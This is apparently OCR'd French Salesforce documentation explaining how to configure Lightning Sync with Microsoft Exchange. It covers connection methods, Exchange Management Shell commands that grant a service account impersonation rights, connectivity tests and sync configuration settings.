
Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Vous pouvez également choisir comment les événements Exchange des utilisateurs sont synchronisés vers Salesforce. Tous les événements des utilisateurs ou seulement les événements qu'ils sélectionnent sont synchronisés.

Les utilisateurs sélectionnent les événements Exchange qui sont synchronisés vers Salesforce en utilisant Lightning pour Outlook, une fonctionnalité d'intégration Microsoft qui permet aux utilisateurs d'utiliser Salesforce directement depuis Microsoft Outlook.




Vous pouvez sélectionner plusieurs paramètres pour définir l'expérience de synchronisation de vos utilisateurs. Par exemple, configurez Lightning Sync pour synchroniser les événements que vos utilisateurs marquent comme privés. Vous pouvez retirer automatiquement de Salesforce les événements que vos utilisateurs ont supprimés de leur calendrier.

## Limitations de Lightning Sync pour Microsoft Exchange

Actuellement, Lightning Sync n'exécute pas les actions suivantes :

- Synchroniser des événements depuis Salesforce vers Exchange
- Synchronisation des événements récurrents
- Synchroniser des invités inclus dans des événements
- Supprimer la synchronisation des contacts en une seule action

## Premiers pas avec Lightning Sync pour Microsoft Exchange

### Configuration système Lightning Sync requise pour Microsoft® Exchange

Assurez-vous que votre serveur Microsoft® Exchange respecte la configuration système requise avant de configurer vos commerciaux pour synchroniser les contacts et les événements avec Lightning Sync.

### Vue d'ensemble de la configuration de Lightning Sync pour Microsoft® Exchange

Configurez Lightning Sync pour permettre à vos utilisateurs de synchroniser les contacts et les événements entre le serveur Microsoft® Exchange de votre société et Salesforce. Pour préparer la communication des systèmes, plusieurs étapes de configuration sont requises sur votre serveur Exchange et dans Salesforce.

## Configuration système Lightning Sync requise pour Microsoft® Exchange

Assurez-vous que votre serveur Microsoft® Exchange respecte la configuration système requise avant de configurer vos commerciaux pour synchroniser les contacts et les événements avec Lightning Sync.

| Pour se connecter à Salesforce en utilisant | Votre société doit exécuter soit | Avec ces paramètres activés |
|---|---|---|
| Un compte de service Exchange | • Office 365® Enterprise Edition avec Exchange Online<br>• Exchange Server 2016<br>• Exchange Server 2013 Service Pack 1 | • Services Web Exchange (EWS) dans une connexion SSL<br>• Service Exchange Autodiscover<br>• Authentification de base dans votre serveur Exchange et dans votre service de découverte automatique<br>• Protocole de cryptage TLS 1.1 ou supérieur |
| OAuth 2.0 pour Exchange | Office 365® Enterprise Edition avec Exchange Online | Aucun paramètre système supplémentaire requis pour la connexion avec OAuth 2.0 |

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Vue d'ensemble de la configuration de Lightning Sync pour Microsoft® Exchange

Configurez Lightning Sync pour permettre à vos utilisateurs de synchroniser les contacts et les événements entre le serveur Microsoft® Exchange de votre société et Salesforce. Pour préparer la communication des systèmes, plusieurs étapes de configuration sont requises sur votre serveur Exchange et dans Salesforce.

Suivez ces étapes pour configurer Lightning Sync pour Microsoft Exchange.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour préparer la communication de votre serveur Exchange avec Salesforce :

- Accès administratif au serveur Exchange Microsoft® de votre société

1. Choix de votre méthode de connexion préférée à Microsoft® Exchange
   Choisissez si vous souhaitez connecter Microsoft Exchange à Salesforce en utilisant un compte de service Exchange ou OAuth 2.0. La connexion avec OAuth 2.0 nécessite un compte Microsoft Office 365.
2. Exécution du test de connexion de Lightning Sync
   Après avoir saisi les identifiants de votre compte de service dans Salesforce, exécutez le test de connexion Lightning Sync pour vérifier si vous et votre service informatique avez correctement configuré Lightning Sync. Vous pouvez également exécuter le test de connexion si Lightning Sync s'interrompt soudainement durant la synchronisation des informations de vos commerciaux.
3. Comment empêcher la synchronisation de certains événements du calendrier avec Salesforce
   Indiquez aux utilisateurs de Lightning Sync comment gérer la synchronisation des événements de leur calendrier avec Salesforce. Demandez aux commerciaux de préparer les événements qu'ils ne souhaitent pas synchroniser avant que vous lanciez le processus de synchronisation. Les commerciaux peuvent toutefois gérer à tout moment les événements qui sont synchronisés.
4. Définition des paramètres de synchronisation pour des commerciaux en utilisant Lightning Sync
   Lorsque des commerciaux préparent la synchronisation de leurs événements Exchange avec Salesforce, vous pouvez définir les paramètres de synchronisation pour des groupes de commerciaux dans des configurations Lightning Sync. Cette étape déclenche le processus de synchronisation pour vos commerciaux.
5. Comment synchroniser les contacts Microsoft® avec Salesforce
   Indiquez aux utilisateurs de Lightning Sync pour Microsoft Exchange de gérer les contacts Microsoft qu'ils souhaitent synchroniser avec Salesforce.

## Choix de votre méthode de connexion préférée à Microsoft® Exchange

Choisissez si vous souhaitez connecter Microsoft Exchange à Salesforce en utilisant un compte de service Exchange ou OAuth 2.0. La connexion avec OAuth 2.0 nécessite un compte Microsoft Office 365.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Connexion de Salesforce et Microsoft® Exchange en utilisant OAuth 2.0

Accordez à Salesforce l'accès à Microsoft Exchange Online en utilisant OAuth 2.0. Pour compléter la configuration, un compte Microsoft Office 365® est requis et votre administrateur Office 365 doit fournir les identifiants du compte de votre société.

### Connexion de Salesforce et Microsoft® Exchange en utilisant un compte de service Exchange

Pour connecter Salesforce au serveur Microsoft Exchange de votre société à l'aide d'un compte de service, vous et votre administrateur Exchange devez complétez plusieurs étapes, aussi bien depuis Salesforce que depuis votre serveur Exchange.

## Connexion de Salesforce et Microsoft® Exchange en utilisant OAuth 2.0

Accordez à Salesforce l'accès à Microsoft Exchange Online en utilisant OAuth 2.0. Pour compléter la configuration, un compte Microsoft Office 365® est requis et votre administrateur Office 365 doit fournir les identifiants du compte de votre société.

1. Dans Configuration, saisissez *Configuration Lightning Sync* dans la case Recherche rapide, puis sélectionnez **Configuration Lightning Sync**.
2. Activez Lightning Sync.
3. Sélectionnez **OAuth 2.0 pour Microsoft Exchange** comme méthode de connexion préférée.
4. Sous Accepter et activer l'accès à votre serveur, demandez à votre administrateur global Office 365 de se connecter à votre compte Office 365.
5. Lorsque la page de connexion de Microsoft Azure™ s'affiche, acceptez l'accès de Lightning Sync à votre compte en suivant les invites jusqu'à ce que vous soyez redirigé(e) vers Salesforce.
6. Dans Salesforce, sous Accepter et activer l'accès à votre serveur, activez OAuth 2.0.

### Préparation de votre serveur Microsoft® Exchange pour Lightning Sync

La première étape de la configuration de Lightning Sync consiste à activer plusieurs paramètres sur votre serveur Exchange, notamment les services Web Exchange, le service de découverte automatique Exchange et l'authentification de base.

### Configuration d'un compte de service Microsoft® Exchange pour communiquer avec Lightning Sync

Lorsque vous avez activé les paramètres appropriés sur votre serveur Exchange, créez un compte de service Exchange avec des droits d'emprunt d'identité pour la boîte aux lettres de chaque utilisateur de Lightning Sync.

### Exécution de l'Analyseur de connectivité à distance de Microsoft® avec les paramètres Lightning Sync

Exécutez l'Analyseur de connectivité à distance, l'outil gratuit basé sur le Web fourni par Microsoft, pour vérifier si vous et votre administrateur Exchange avez configuré Lightning Sync pour Microsoft Exchange avec succès. Vous pouvez également exécuter l'analyseur de connectivité à distance si Lightning Sync pour Microsoft Exchange a synchronisé avec succès des éléments de vos commerciaux, mais s'est soudainement arrêté. Utilisez les paramètres fournis pour exécuter le test pour Lightning Sync.

### Configuration de Salesforce pour communiquer avec Microsoft® Exchange en utilisant un compte de service

Après avoir exécuté l'Analyseur de connectivité à distance, connectez-vous à Salesforce pour activer Lightning Sync pour Microsoft Exchange et saisir les identifiants de votre compte service.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à et modifier la configuration de Lightning Sync
- Personnaliser l'application

Pour préparer la communication Exchange Online avec Salesforce :
- Accès administrateur global au compte Office 365 de votre société

### Préparation de votre serveur Microsoft® Exchange pour Lightning Sync

La première étape de la configuration de Lightning Sync consiste à activer plusieurs paramètres sur votre serveur Exchange, notamment les services Web Exchange, le service de découverte automatique Exchange et l'authentification de base.

Ces instructions varient selon la version de Microsoft® Exchange utilisée par votre société. Pour plus d'informations de support, accédez au site Web de support de Microsoft, recherchez les mots clés mentionnés ici, puis suivez les instructions relatives à votre version d'Exchange.

Exécutez les étapes ci-dessous sur votre serveur Exchange.

1. Activez les services Web Exchange (EWS) dans une connexion SSL.
   - Assurez-vous que votre serveur Exchange comprend un certificat signé par l'une des Autorités de certification approuvées par Salesforce.
   - Si votre organisation a configuré un pare-feu, autorisez une connexion entrante vers votre serveur d'accès client Exchange sur les ports 80 et 443.
2. Activez le service de découverte automatique Exchange.
3. Activez l'authentification de base dans votre serveur Exchange et dans votre service de découverte automatique. Si vous devez exécuter des méthodes d'authentification supplémentaires (telles que NTLM de Microsoft), il n'est pas nécessaire de désactiver ces méthodes, vous pouvez exécuter Lightning Sync sans conflit.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Configuration d'un compte de service Microsoft® Exchange pour communiquer avec Lightning Sync

Lorsque vous avez activé les paramètres appropriés sur votre serveur Exchange, créez un compte de service Exchange avec des droits d'emprunt d'identité pour la boîte aux lettres de chaque utilisateur de Lightning Sync.

Avant de configurer un compte de service Exchange, assurez-vous que les paramètres appropriés du serveur Exchange sont activés pour configurer Lightning Sync.

Pour configurer un compte de service Exchange, avec l'aide de votre administrateur Exchange, suivez les étapes ci-dessous sur votre serveur Exchange.

Visionnez une démonstration :

- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center)
- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell)

**Remarque:** Pour plus d'informations de support, accédez au site Web de support de Microsoft®, recherchez les mots clés mentionnés ici, puis suivez les instructions relatives à votre version d'Exchange.

1. Créez un utilisateur Exchange avec une boîte aux lettres qui agit en tant que compte de service. Vous utiliserez cette adresse e-mail ultérieurement pour configurer l'emprunt d'identité Exchange pour le compte de service.
2. À l'aide du Exchange Management Shell, saisissez les commandes qui activent l'emprunt d'identité du compte de service correspondant à votre version d'Exchange. Si vous recevez un message d'erreur de pipeline, attendez quelques minutes, puis saisissez de nouveau la commande pour permettre à votre serveur de traiter les requêtes.
   - Si vous utilisez Exchange 2013 :

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer la communication d'un compte de service avec Lightning Sync :
- Accès administratif au serveur Exchange de votre société

**a.** Activez l'autorisation étendue Active Directory pour `ms-Exch-EPI-Impersonation` sur tous les serveurs d'accès aux clients.

```
Get-ExchangeServer | where {$_IsClientAccessServer -eq $TRUE} | ForEach-Object
{Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
<EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
-extendedRight ms-Exch-EPI-Impersonation}
```

**b.** Activez les droits étendus Active Directory pour `ms-Exch-EPI-May-Impersonate` afin de permettre à votre compte de service d'emprunter l'identité de tous les comptes de votre serveur Exchange. Définissez ultérieurement un filtre permettant de limiter les utilisateurs que le compte de service synchronise avec Salesforce.

```
Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
 -User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
ms-Exch-EPI-May-Impersonate}
```

- Si vous utilisez Exchange Online offert par Microsoft Office 365™ :

**a.** Activez la personnalisation pour votre serveur Exchange.

```
Enable-OrganizationCustomization
```

**3.** À l'aide du Exchange Management Shell, saisissez les commandes ci-dessous afin de configurer votre compte de service pour emprunter l'identité du groupe d'utilisateurs qui synchronise avec Lightning Sync.

**a.** Créez une étendue de gestion afin de définir un filtre regroupant les utilisateurs Exchange qui synchronisent avec Lightning Sync. Par exemple, si seuls les commerciaux peuvent synchroniser et que leur boîte aux lettres Exchange ont toute la même valeur *Ventes* pour la propriété filtrable *Service*, saisissez *Service -eq 'Ventes'* à la place de *<ChooseRecipientFilter>*.

```
New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
-RecipientRestrictionFilter:{<ChooseRecipientFilter>}
```

**b.** Créez une attribution d'un rôle de gestion dans lequel le compte de service peut emprunter uniquement l'identité des utilisateurs que vous définissez dans l'étendue de gestion.

```
New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
-Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
-CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
```

### Exécution de l'Analyseur de connectivité à distance de Microsoft® avec les paramètres Lightning Sync

Exécutez l'Analyseur de connectivité à distance, l'outil gratuit basé sur le Web fourni par Microsoft, pour vérifier si vous et votre administrateur Exchange avez configuré Lightning Sync pour Microsoft Exchange avec succès. Vous pouvez également exécuter l'analyseur de connectivité à distance si Lightning Sync pour Microsoft Exchange a synchronisé avec succès des éléments de vos commerciaux, mais s'est soudainement arrêté. Utilisez les paramètres fournis pour exécuter le test pour Lightning Sync.

Avant d'exécuter l'Analyseur de connectivité à distance, assurez-vous que vous avez sélectionné votre méthode de connexion préférée afin de permettre la communication entre Exchange et Salesforce. Après avoir exécuté ces tâches, attendez quelques minutes pour permettre à votre serveur Exchange de traiter les modifications que apportées. Sinon, l'Analyseur de connectivité à distance risque de renvoyer un échec du test, même si vous avez correctement configuré votre serveur.

L'Analyseur de connectivité à distance contrôle plusieurs points de connectivité entre votre organisation Salesforce et votre serveur Exchange. Lorsque le test est terminé, Microsoft fournit un récapitulatif décrivant le statut de votre connexion.

**Remarque:** Le test de connectivité à distance de Microsoft et le test de connexion de Lightning Sync contrôlent la connectivité générale entre Exchange et votre organisation Salesforce. Si vous souhaitez tester la connectivité pour un seul (ou pour quelques uns) de vos représentants, contrôlez son statut de synchronisation depuis `Statut de Lightning Sync` dans Configuration.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour obtenir les paramètres nécessaires pour exécuter le test :

- Accès administratif au serveur Exchange Microsoft® de votre société

1. Accédez au Web de Microsoft et recherchez l'Analyseur de connectivité à distance.
2. Sous l'onglet `Serveur Exchange`, sélectionnez **Accès au compte de service (développeurs)**.
3. Cliquez sur **Suivant**.
4. Renseignez les champs test :

| Pour ce champ test | Saisissez le paramètre |
|---|---|
| `Adresse de messagerie de la boîte aux lettres cible` | L'adresse e-mail d'un commercial que vous avez configuré pour être représenté par votre compte de service de Lightning Sync |
| `Nom d'utilisateur du compte de service (Domaine\Nom d'utilisateur ou UPN)` | Le domaine\nom d'utilisateur du compte de service or UPN que vous avez configuré pour Lightning Sync |
| `Mot de passe du compte de service` | Le mot de passe du compte de service que vous avez configuré pour Lightning Sync |

5. Sélectionnez `Utiliser la découverte automatique pour détecter les paramètres du serveur`.
6. Sélectionnez `Tester le dossier prédéfini`.
7. Sélectionnez `Contacts` si vous souhaitez tester la connectivité de synchronisation pour les contacts de cet utilisateur, ou `Calendrier` pour les événements de cet utilisateur.
8. Sélectionnez `Utiliser l'emprunt d'identité Exchange`.
9. Dans le champ `Utilisateur représenté`, saisissez la même adresse e-mail Exchange que vous avez spécifiée pour `Adresse de messagerie de la boîte aux lettres cible`.
10. Pour `Identification de l'utilisateur représenté`, sélectionnez `Adresse SMTP`.

11. Cochez la confirmation `Je comprends que je dois utiliser les informations d'identification d'un compte de travail...`.
12. Saisissez le code de vérification de l'analyseur, puis cliquez sur **vérifier**.
13. En haut de la page, cliquez sur **Effectuer un test**.
    L'exécution du test dure généralement moins de 30 secondes. Une fois le test terminé, l'analyseur affiche le résultat de l'évaluation de la connectivité de synchronisation pour l'utilisateur Exchange spécifié.
14. Choisissez une action en fonction des résultats du test.
    - Si le résultat du test indique « Test de connectivité réussi » ou « Test de connectivité réussi avec avertissements », vous avez probablement correctement configuré votre compte de service et vous pouvez saisir les identifiants de votre compte de service dans Salesforce.
    - Si le résultat du test indique « Échec du test de connectivité », consultez les détails du test pour dépanner les problèmes de configuration. Si le test échoue une nouvelle fois, vérifiez que les étapes de configuration précédentes ont été correctement effectuées, puis contactez le support client de Salesforce pour demander une assistance.

### Configuration de Salesforce pour communiquer avec Microsoft® Exchange en utilisant un compte de service

Après avoir exécuté l'Analyseur de connectivité à distance, connectez-vous à Salesforce pour activer Lightning Sync pour Microsoft Exchange et saisir les identifiants de votre compte service.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accéder à la configuration de Lightning Sync dans Salesforce :
- Afficher la configuration

1. Dans Configuration de Salesforce, saisissez *`Lightning Sync Setup`* dans la case `Recherche rapide`, puis sélectionnez **Configuration Lightning Sync**.
2. Sous Activer Lightning Sync, cliquez sur **Modifier**.
3. Sélectionnez `Activer Lightning Sync` puis cliquez sur **Enregistrer**.
4. Saisissez le nom d'utilisateur du compte de service que vous avez créé dans Exchange, y compris le domaine de niveau supérieur et le domaine de votre société. Par exemple, si vous travaillez pour AW Computing, et que la boîte aux lettres du compte de service que vous avez créée est *`svcacct@awcomputing.com`*, saisissez votre nom d'utilisateur sous l'un des formats suivants :
   - *`svcacct@awcomputing.com`*
   - *`awcomputing.com\svcacct`*

   Certaines configurations réseau acceptent exclusivement l'un de ces deux formats. Si votre première tentative de communication entre Salesforce et Exchange échoue, essayez l'autre format.
5. Saisissez le mot de passe de votre compte de service.
6. Si les domaines de messagerie de vos commerciaux sont différents de celui du domaine de votre compte de service, saisissez les domaines supplémentaires dans une liste de valeurs séparées par une virgule. Par exemple, si votre compte de service est *`svcacct@awcomputing.com`*, alors que les adresses e-mail de vos commerciaux sont dans le domaine *`awcomputing.net`*, saisissez *`awcomputing.net`* en tant que domaine supplémentaire pour permettre à Lightning Sync de le reconnaître.
7. Cliquez sur **Enregistrer**.

## Connexion de Salesforce et Microsoft® Exchange en utilisant un compte de service Exchange

Pour connecter Salesforce au serveur Microsoft Exchange de votre société à l'aide d'un compte de service, vous et votre administrateur Exchange devez complétez plusieurs étapes, aussi bien depuis Salesforce que depuis votre serveur Exchange.

### Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer la communication d'un compte de service avec Lightning Sync :

- Accès administratif au serveur Exchange de votre société

Pour accéder à et modifier la configuration de Lightning Sync

- Personnaliser l'application

## Exécution du test de connexion de Lightning Sync

Après avoir saisi les identifiants de votre compte de service dans Salesforce, exécutez le test de connexion Lightning Sync pour vérifier si vous et votre service informatique avez correctement configuré Lightning Sync. Vous pouvez également exécuter le test de connexion si Lightning Sync s'interrompt soudainement durant la synchronisation des informations de vos commerciaux.

Le test de connexion de Lightning Sync vérifie plusieurs points de connectivité entre votre organisation Salesforce et votre serveur de messagerie. Une fois le test effectué, il génère un résumé qui indique le statut de votre connexion.

Les utilisateurs de Lightning Sync pour Microsoft® Exchange doivent exécuter le test de connexion Lightning Sync et l'Analyseur de connectivité à distance Microsoft lorsque vous testez la connectivité. Les tests sont légèrement différents, leur exécution conjointe renvoie donc des informations plus complètes sur le statut de votre connexion. Les utilisateurs de Lightning Sync pour Google doivent exécuter uniquement le test de connexion Lightning Sync.

Le test de connectivité à distance de Microsoft et le test de connexion de Lightning Sync contrôlent la connectivité générale entre Exchange et votre organisation Salesforce. Si vous souhaitez tester la connectivité pour un seul (ou pour quelques uns) de vos représentants, contrôlez son statut de synchronisation depuis `Statut de Lightning Sync` dans Configuration.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exécuter le test de connexion :

- Afficher la configuration

1. Dans Configuration, saisissez *`Configuration Lightning Sync`* dans la case `Recherche rapide`, puis sélectionnez **Configuration Lightning Sync**.
2. Dans la section `Test de connexion`, saisissez l'adresse e-mail de l'un des commerciaux que vous avez configurés pour identifier votre compte de service Exchange.
3. Cliquez sur **Tester**.
   Salesforce vérifie votre connexion entre Salesforce et votre serveur Exchange, et renvoie votre statut de connexion.

## Comment empêcher la synchronisation de certains événements du calendrier avec Salesforce

Indiquez aux utilisateurs de Lightning Sync comment gérer la synchronisation des événements de leur calendrier avec Salesforce. Demandez aux commerciaux de préparer les événements qu'ils ne souhaitent pas synchroniser avant que vous lanciez le processus de synchronisation. Les commerciaux peuvent toutefois gérer à tout moment les événements qui sont synchronisés.

Les commerciaux peuvent empêcher la synchronisation avec Salesforce de certains événements du calendrier, notamment les événements personnels.

Plus loin dans le processus de configuration, vous devez définir les paramètres de synchronisation des commerciaux dans les configurations de Lightning Sync. Si vous définissez des paramètres de synchronisation pour les événements, les événements du calendrier par défaut des commerciaux sont synchronisés vers Salesforce, sauf si vous demandez aux commerciaux de gérer ces événements maintenant.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commerciaux peuvent empêcher la synchronisation des événements personnels depuis leur calendrier vers Salesforce de plusieurs façons.

- Ils peuvent créer un calendrier séparé dans leur application de calendrier pour suivre les événements personnels (Lightning Sync est conçue pour synchroniser vers Salesforce uniquement le calendrier par défaut d'un commercial).
- Lorsque vous définissez les paramètres de synchronisation dans les configurations Lightning Sync, vous choisissez si les événements privés des commerciaux sont synchronisés. Si vous choisissez de ne pas synchroniser les événements privés, les commerciaux peuvent attribuer l'option privée aux événements de leur application de calendrier afin d'empêcher leur synchronisation.

Si les utilisateurs ne gèrent pas leurs événements personnels avant le début de la synchronisation, ils peuvent retirer ces événements de Salesforce en supprimant manuellement les événements Salesforce personnels.


## Définition des paramètres de synchronisation pour des commerciaux en utilisant Lightning Sync

Lorsque des commerciaux préparent la synchronisation de leurs événements Exchange avec Salesforce, vous pouvez définir les paramètres de synchronisation pour des groupes de commerciaux dans des configurations Lightning Sync. Cette étape déclenche le processus de synchronisation pour vos commerciaux.


Avant de commencer, assurez-vous de comprendre comment éviter la synchronisation des données entre les organisations Salesforce. La synchronisation des données entre les organisations Salesforce est possible si vous testez Lightning Sync avant de la déployer pour vos commerciaux, ou si votre société utilise plusieurs organisations Salesforce.

La définition de paramètres de synchronisation permet de contrôler les utilisateurs qui peuvent synchroniser des contacts et des événements. Vous pouvez également contrôler la direction de synchronisation pour vos utilisateurs, et créer des filtres afin d'empêcher la synchronisation de certains enregistrements.

1. Dans Configuration de Salesforce, saisissez *Configurations de synchronisation* dans la case Recherche rapide, puis sélectionnez **Configurations de synchronisation**.
2. Cliquez sur **Nouvelle configuration de Lightning Sync**.




3. Saisissez le nom de la configuration. Par exemple, si vous créez une configuration pour des utilisateurs d'une région particulière, saisissez un nom unique, puis sélectionnez Actif.




4. Attribuez des utilisateurs et des profils à cette configuration.

Éditions


Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accéder à la configuration de Lightning Sync dans Salesforce :
- Afficher la configuration


Pour créer, modifier ou supprimer des configurations Lightning Sync :
- Gérer les configurations de clients de messagerie





5. Indiquez la direction de synchronisation pour les contacts de vos utilisateurs.

6. Pour modifier les mappages de champs entre les contacts Salesforce et Exchange, cliquez sur **Modifier les mappages de champs**.
7. Indiquez si vous souhaitez synchroniser les événements de vos utilisateurs depuis Exchange vers Salesforce.

8. Indiquez si vous souhaitez synchroniser vers Salesforce tous les événements Exchange ou uniquement les événements sélectionnés par les utilisateurs. Si vous configurez la sélection des événements par les utilisateurs, les événements que les utilisateurs associent à Salesforce depuis Lightning pour Outlook commencent à être synchronisés entre les deux systèmes. Pour terminer la configuration de cette option, vous devez activer Lightning pour Outlook, et vos utilisateurs doivent effectuer la configuration de Lightning pour Outlook.
9. Pour modifier les mappages des champs entre les événements Salesforce et Exchange, cliquez sur **Modifier les mappages de champs**.
10. Cliquez sur **Enregistrer**.
11. Définissez des filtres pour spécifier les contacts que les utilisateurs peuvent synchroniser depuis Salesforce vers Exchange. Vous devez définir des filtres en fonction des enregistrements qui appartiennent à vos utilisateurs. Choisissez si vous souhaitez :
    - Limiter les contacts que les utilisateurs peuvent synchroniser à ceux qui leur appartiennent : sélectionnez **Contacts sélectionnés**, puis **Enregistrements des utilisateurs**. Veillez à sélectionner ces deux paramètres ensemble, sinon aucun contact n'est synchronisé pour les utilisateurs dans cette configuration.
    - Autoriser les utilisateurs à synchroniser tous les contacts qu'ils peuvent afficher dans Salesforce : sélectionnez **Tous les contacts**.




